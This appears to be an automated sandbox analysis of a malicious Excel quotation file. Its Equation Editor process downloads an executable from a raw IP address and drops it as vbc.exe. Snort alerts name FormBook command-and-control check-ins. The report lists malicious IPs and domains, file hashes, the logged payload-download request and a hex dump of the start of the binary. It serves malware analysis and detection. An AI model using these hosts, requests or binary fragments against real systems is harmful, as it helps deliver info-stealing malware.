Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.140.251.116
	RFQ Beijing Chengruisi Manufacturing.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	TB-000-YT-PR-951.xlsx	Get hash	malicious	Browse	• 180.214.239.85
	6EPlWd2sWk.exe	Get hash	malicious	Browse	• 103.133.111.221
	qzxyEJNuK1.exe	Get hash	malicious	Browse	• 103.151.123.50
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.140.251.116
	1 Balance_PI Dt. 21.9.2021.xlsx	Get hash	malicious	Browse	• 103.133.108.160
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.140.251.116
	Zam#U00f3wienie zakupu # 49211.exe	Get hash	malicious	Browse	• 103.141.138.110
	I Ordine di acquisto 49211.ppam	Get hash	malicious	Browse	• 103.141.138.110
	Compensateur en A37C1_Rev 01.xlsx	Get hash	malicious	Browse	• 103.133.108.160
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.140.251.116
	Hua Joo Success Industry.xlsx	Get hash	malicious	Browse	• 103.133.106.199

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\Public\vbc.exe	MV HULDA MAERSK.xlsx	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\rundll32[1].exe	MV HULDA MAERSK.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\rundll32[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	685568
Entropy (8bit):	7.6030295284828995
Encrypted:	false
SSDEEP:	12288:+11lXTqv/Q7zgVAhTQ4HzW0lkfda+pv0va7bjndt:qDbsVdu5ID+90vMbjd
MD5:	50568FB6133EE4ED721EE46A3C0A9E98
SHA1:	4897B6F2141395071652F72D34DC3D39EB014A56
SHA-256:	2B1A98ADD215568BB5E1C333321CF0FFE98D9128FA149C4F5A07CE2922750B3E
SHA-512:	D5FACFCF30E3E9F815F595C3AF6992551D623A5592C13E7AE8DF4E29E7F6401523339BF5A7835D46C80B998FDC3338530EA677F85A08C4FE16829A83879F529F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Joe Sandbox View:	• Filename: MV HULDA MAERSK.xlsx, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://180.214.239.85/service/rundll32.exe
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....Qa.............0..j............. ....@.. .... @....................................O.......`.......................................................................... ............... ..H............text....i... ..j.................. ..`.rsrc...`............l.............@..@.reloc.......... .....t..............@..B.......................H........C...............6...Q..."..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{ ....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*.0..q........(........(.......(.......(.......(.......(.......(.......(.......(.......(.......(.......(.......(....... (.......(.....*j...(......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45827960.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45827960.png</th></tr>
<tr><td>File Type:</td><td>PNG image data, 484 x 544, 8-bit/color RGB, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>65050</td></tr>
<tr><td>Entropy (8bit):</td><td>7.959940260382877</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:LT3dRSPKeePekFnfpQ6uF2sxiPfqu2RjWn0ZqNnbMXrpLlx6q1F:fdoPI79fpQXtjupn7Nnb8pLlI</td></tr>
<tr><td>MD5:</td><td>22335141D285E599CDAEF99EABA59D5B</td></tr>
<tr><td>SHA1:</td><td>C8E5F6F30E91F2C55D96867CAA2D1E21E7A4804D</td></tr>
<tr><td>SHA-256:</td><td>6C0757667F548698B721E4D723768447046B509C1777D6F1474BDE45649D92B0</td></tr>
<tr><td>SHA-512:</td><td>CF623DC74B631AAE3DBECF1F8D7E6E129F0C44F882487F367F4CB955A3D5A9AAE96EFD77FB0843BCE84F5F9D4A3C844A42193B7C4F1D374CE147399E1C3A6C
2B</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR....... ......]....b.zTXtRaw profile type exif..x..Y..8.].9.........L3....UFvU&.d..|q.;..f..^...........j.W..^...RO=..C.....=......N..).._......=........./...........?....Cl.>.......7...~....'..
<...W..{o......q..5~..O.;U.ce>.W.Oxn...-.O......w..I........v..s&.|x....:......?..u.??P....y.....}q..'..}.?...........}.j..o...I...K......G.._+.U...?..W..+Nnlq.....z....RX.._...3L.1..9.........8.$.._.
\....Ln....%.....fh|...d.|X.7........_....StC......+*.<.7...S\H...i>.{...Nn....../.....#..d.9...s.N..S.P...........Kxr(.1..8....<y|R..@.9.p}......E.....l......"?.Ui....RF~jj.....s...{~.SR..Z.Qo}j...Zk
....i..VZm......LX......./..../?.#.g..G.u...;...f.e..f...Y..*.^.....6................}.{.vk............[...........G..I.....7^...:zgw.)Eo.;.{D)r..B.rV....C._....us..]9...[..n...._...........sk.=..9...z...a......e.7.
<Vm;....s.w....o./kq.y.w..:q`;..A({.}...w~<.S..WJ.).Zz.c.#`.xN...1.9..1...k.o. ..-.M|....,..i.[.\.;......8...x.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E5C69E1.jpeg</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 686x220, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>104859</td></tr>
<tr><td>Entropy (8bit):</td><td>7.948547334191616</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:MsG61be3dUW45hIfxJRv0dWHB3C7oTstUb+wfOA3MKFlYdHTXL1LUbqBGa:23S7idv+UKuZlsb1IbqBGa</td></tr>
<tr><td>MD5:</td><td>50B23CFD2E093C27B7624BB70EF7A825</td></tr>
<tr><td>SHA1:</td><td>788949A19E6CD30ABD7BE309A513F3D21CFC3064</td></tr>
<tr><td>SHA-256:</td><td>BC395AEB9904601F13C40A70318EB5BE8C800C864E86831BE00C061874B7D495</td></tr>
<tr><td>SHA-512:</td><td>4F068FBF4AB20DD9C65CC2D67FC802F7D4BC4233460B585F3F5367519095D8CD998A1F02A90CD6642FE4D5195B9EA8A6BA6BC773F722AFEA574B3DE4E7DEA9
9</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>......JFIF.............C...C.."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?......W>....r..m(0.Q..k.<A.d~.....u.J.
A..........;g.....8..mf=.2k.*....M....J....k.?...~.x....~..~..~.....s.]...G....;...j....8C.P....=..../.o.\.v...C..&...5..F.....U..n,.lmV`._.<.....r..S...z....w[C..v.....8'..ry....~%.?..-m.7.W........p
.:q...D.|.+pH..a.67d.o.K......%.kga..ZE....Ea. .&_5.F.L.*8.1F@-%.{n.....F....u[.tM/..m5mm...$.&.I...$L.8..WFh.....de.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\90D5CCBD.jpeg</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>8815</td></tr>
<tr><td>Entropy (8bit):</td><td>7.944898651451431</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW</td></tr>
<tr><td>MD5:</td><td>F06432656347B7042C803FE58F4043E1</td></tr>
<tr><td>SHA1:</td><td>4BD52B10B24EADECA4B227969170C1D06626A639</td></tr>
<tr><td>SHA-256:</td><td>409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6</td></tr>
<tr><td>SHA-512:</td><td>358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F
0E</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>......JFIF...) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-++++++++++++++++.........."................................
.....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt.
..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[l..-......
.$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y....
..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9F672CAC.jpeg</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 686x220, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>104859</td></tr>
<tr><td>Entropy (8bit):</td><td>7.948547334191616</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:MsG61be3dUW45hIfxJRv0dWHB3C7oTstUb+wfOA3MKFlYdHTXL1LUbqBGa:23S7idv+UKuZlsb1IbqBGa</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9F672CAC.jpeg	
MD5:	50B23CFD2E093C27B7624BB70EF7A825
SHA1:	788949A19E6CD30ABD7BE309A513F3D21CFC3064
SHA-256:	BC395AEB9904601F13C40A70318EB5BE8C800C864E86831BE00C061874B7D495
SHA-512:	4F068FBF4AB20DD9C65CC2D67FC802F7D4BC4233460B585F3F5367519095D8CD998A1F02A90CD6642FE4D5195B9EA8A6BA6BC773F722AFEA574B3DE4E7DEA9 9
Malicious:	false
Preview:	......JFIF.............C...C..."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?......W>....r..m(0.Q..k.<A.d~.....u.J. A..........;g.....8..mf=.2k.*....M....J....k.?...~.x....~..~..~.....s.]...G....;...j....8C.P....=..../.o.\.v...C..&...5..F.....U..n,.lmV`._.<.....r..S...z....w[C..v.....8'..ry....~%.?..-m.7.W........p .:q...D.\|.+pH..a.67d.o.K......%.kga..ZE....Ea. .&_5.F.L.*8.1F@-%.{n.....F....u[.tM/..m5mm...$.&.I...$L.8..WFh.....de.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CC400E1B.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812377979512145
Encrypted:	false
SSDEEP:	3072:m34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:I4UcLe0JOcXuunhqcS
MD5:	816D69A133BA4D7103958A560A4FD1A7
SHA1:	C242B70AAA47AA1844412103F8CAEA1077AB476F
SHA-256:	6E888B831004EE7215F9E411B88AA2F59806B9E59CBDC03AD00646EC5F9258AB
SHA-512:	E2ED68FF05CDB585BA5688C6BFE0419D38E1550BFB8FBA914E0A053E94F189F9364BF308B9935897ECEF25A11C52C85B8484D15767B0FE476DD3395FFE86D09
Malicious:	false
Preview:	....l...........................m>...!.. EMF........(...\K..hC..F...,... ...EMF+.@..................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@..%...........%..................................R...p...............................@."C.a.l.i.b.r.i...\$.....X..f.\.@.. %.....X...X.....t.X...X.RQ.]t.X.I.X.......X.X.X.$Q.]t.X.I.X. ...Id.\I.X.t.X. ....d.\.......................................%...X...%...7...................{$..................C.a.l.i.b.r.i.............X.X...I.X. ..X..8.\........dv......%...........%...........%...........!..............................."...........%...........%...........%...........T...T..........................@.E.@............L.......................P... ...6...F...$. ......EMF+*@..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E1602797.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 484 x 544, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	65050
Entropy (8bit):	7.959940260382877
Encrypted:	false
SSDEEP:	1536:LT3dRSPKeePekFnfpQ6uF2sxiPfqu2RjWn0ZqNnbMXrpLlx6q1F:fdoPI79fpQXtjupn7Nnb8pLlI
MD5:	22335141D285E599CDAEF99EABA59D5B
SHA1:	C8E5F6F30E91F2C55D96867CAA2D1E21E7A4804D
SHA-256:	6C0757667F548698B721E4D723768447046B509C1777D6F1474BDE45649D92B0
SHA-512:	CF623DC74B631AAE3DBECF1F8D7E6E129F0C44F882487F367F4CB955A3D5A9AAE96EFD77FB0843BCE84F5F9D4A3C844A42193B7C4F1D374CE147399E1C3A6C 2B
Malicious:	false
Preview:	.PNG........IHDR....... ......]....b.zTXtRaw profile type exif..x..Y..8.].9.........L3....UFvU&.d..|q.;..f..^...........j.W..^...RO=..C.....=......N..).._......=........./...........?....Cl.>.......7...~....'.. <...W..{o......q..5~..O.;U.ce>.W.Oxn...-.O......w..I........v..s&.|x....:......?..u.??P....y.....}q..'..}.?...........}.j..o...I...K......G.._+.U...?..W..+Nnlq.....z....RX.._...3L.1..9.........8.$.._. \....Ln....%.....fh|...d.|X.7........_....StC......+*.<.7...S\H...i>.{...Nn....../.....#..d.9...s.N..S.P...........Kxr(.1..8....<y|R..@.9.p}......E......l......"?.Ui....RF~jj.....s...{~.SR..Z.Qo}j...Zk ....i..VZm......LX......./..../?.#.g..G.u...;...f.e..f...Y..*.^.....6.................}.{.vk............[...........G..I.....7^...:zgw.)Eo.;.{D)r..B.rV....C._....us..]9...[..n...._...........sk.=..9...z...a......e.7. <Vm;....s.w....o./kq.y.w..:q`;..A({.}...w~<.S..WJ.).Zz.c.#`.xN...1.9..1...k.o. ..-.M|....,..i.[.\.;......8...x.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3DA066E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3DA066E.jpeg	
Preview:	......JFIF..) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-++++++++++++++++..........".................................. .....F......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-...... .$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\Desktop\~$(QUOTATION)B-RUS-20061REV2.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	685568
Entropy (8bit):	7.6030295284828995
Encrypted:	false
SSDEEP:	12288:+11lXTqv/Q7zgVAhTQ4HzW0Ikfda+pv0va7bjndt:qDbsVdu5ID+90vMbjd
MD5:	50568FB6133EE4ED721EE46A3C0A9E98
SHA1:	4897B6F2141395071652F72D34DC3D39EB014A56
SHA-256:	2B1A98ADD215568BB5E1C333321CF0FFE98D9128FA149C4F5A07CE2922750B3E
SHA-512:	D5FACFCF30E3E9F815F595C3AF6992551D623A5592C13E7AE8DF4E29E7F6401523339BF5A7835D46C80B998FDC3338530EA677F85A08C4FE16829A83879F529F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Joe Sandbox View:	• Filename: MV HULDA MAERSK.xlsx, Detection: malicious, Browse
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....Qa.............0..j............. ....@.. .... @....................................O.......`............................................................................ ............... ..H............text....i... ...j.................. ..`.rsrc...`............l.............@..@.reloc.......... .....t.............@..B......................H........C..............6...Q..."..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{ ....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*.0..q........(........(.......(.......(.......(.......(.......(.......(.......(.......(.......(.......(....... (.......(.....*j...(......

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.989352625928742
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	(QUOTATION)B-RUS-20061REV2.xlsx
File size:	469848
MD5:	ecd068fb962c5a9452a6f22c0725521c
SHA1:	fdf1a902181584d47cb1aed7ac2ca333dcc62e5e
SHA256:	3c3d0f13af1ccf38e72804d40b87dc215813ff6b36a20137d48c4a565c5a5c2e
SHA512:	75e4df2f994c3d582b67a92cc101122a4cb2bf59a8b6d7db6d6733fa8d816a48884a9386a2b34ff2bf625a272a818719e945eaf32bdaa01057bef581f37364e9
SSDEEP:	12288:mHyL81K5G0hgFJQDyq+pNuI2WLp3/Ou3edGpJP:mSL15G0gkyq+pF9bpR

General

File Content Preview:	........................>... ....{... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-14:04:12.525746	TCP	2022566	ET TROJAN Possible Malicious Macro EXE DL AlphaNumL	49165	80	192.168.2.22	180.214.239.85
09/27/21-14:04:12.525746	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	180.214.239.85
09/27/21-14:05:31.207248	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	128.65.195.232
09/27/21-14:05:31.207248	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	128.65.195.232
09/27/21-14:05:31.207248	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	128.65.195.232
09/27/21-14:05:49.561791	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 14:05:31.143651962 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.paradisgrp.com	A (IP address)	IN (0x0001)
Sep 27, 2021 14:05:49.398300886 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.uvoyus.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 14:05:31.177267075 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.paradisgrp.com		128.65.195.232	A (IP address)	IN (0x0001)
Sep 27, 2021 14:05:49.430988073 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.uvoyus.com	uvoyus.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:05:49.430988073 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	uvoyus.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 180.214.239.85
- www.paradisgrp.com
- www.uvoyus.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	180.214.239.85	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:04:12.525746107 CEST	0	OUT	GET /service/rundll32.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 180.214.239.85 Connection: Keep-Alive
Sep 27, 2021 14:04:12.877863884 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 12:04:10 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Mon, 27 Sep 2021 09:26:10 GMT ETag: "a7600-5ccf6b00272b4" Accept-Ranges: bytes Content-Length: 685568 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 cf 8d 51 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 6a 0a 00 00 0a 00 00 00 00 00 00 ee 88 0a 00 00 20 00 00 00 a0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 9c 88 0a 00 4f 00 00 00 00 a0 0a 00 60 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 04 69 0a 00 00 20 00 00 00 6a 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 60 06 00 00 00 a0 0a 00 00 08 00 00 00 6c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 0a 00 00 02 00 00 00 74 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 88 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 dc 43 02 00 f0 f2 00 00 03 00 00 00 01 01 00 06 cc 36 03 00 d0 51 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 22 02 03 7d 01 00 00 04 2a 1e 02 7b 01 00 00 04 2a 22 02 03 7d 02 00 00 04 2a 1e 02 7b 02 00 00 04 2a 22 02 03 7d 03 00 00 04 2a 1e 02 7b 03 00 00 04 2a 22 02 03 7d 04 00 00 04 2a 1e 02 7b 04 00 00 04 2a 22 02 03 7d 05 00 00 04 2a 1e 02 7b 05 00 00 04 2a 22 02 03 7d 06 00 00 04 2a 1e 02 7b 06 00 00 04 2a 22 02 03 7d 07 00 00 04 2a 1e 02 7b 07 00 00 04 2a 22 02 03 7d 08 00 00 04 2a 1e 02 7b 08 00 00 04 2a 22 02 03 7d 09 00 00 04 2a 1e 02 7b 09 00 00 04 2a 22 02 03 7d 0a 00 00 04 2a 1e 02 7b 0a 00 00 04 2a 22 02 03 7d 0b 00 00 04 2a 1e 02 7b 0b 00 00 04 2a 22 02 03 7d 0c 00 00 04 2a 1e 02 7b 0c 00 00 04 2a 22 02 03 7d 0d 00 00 04 2a 1e 02 7b 0d 00 00 04 2a 22 02 03 7d 0e 00 00 04 2a 1e 02 7b 0e 00 00 04 2a 22 02 03 7d 0f 00 00 04 2a 1e 02 7b 0f 00 00 04 2a 22 02 03 7d 10 00 00 04 2a 1e 02 7b 10 00 00 04 2a 13 30 02 00 71 00 00 00 00 00 00 00 02 28 17 00 00 0a 00 00 02 16 28 19 00 00 06 00 02 16 28 1b 00 00 06 00 02 16 28 1d 00 00 06 00 02 16 28 15 00 00 06 00 02 16 28 0f 00 00 06 00 02 16 28 17 00 00 06 00 02 16 28 09 00 00 06 00 02 16 28 09 00 00 06 00 02 16 28 01 00 00 06 00 02 16 28 03 00 00 06 00 02 16 28 0d 00 00 06 00 02 16 28 13 00 00 06 00 02 16 28 1f 00 00 06 00 2a 6a 00 02 03 28 19 00 00 06 00 02 04 28 1b 00 00 06 00 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELQa0j @ @O`  H.texti j `.rsrc`l@@.reloct@BHC6Q"}*{ *"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*"}*{*0q((((((((((((((*j((

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	128.65.195.232	80	C:\Windows\explorer.exe

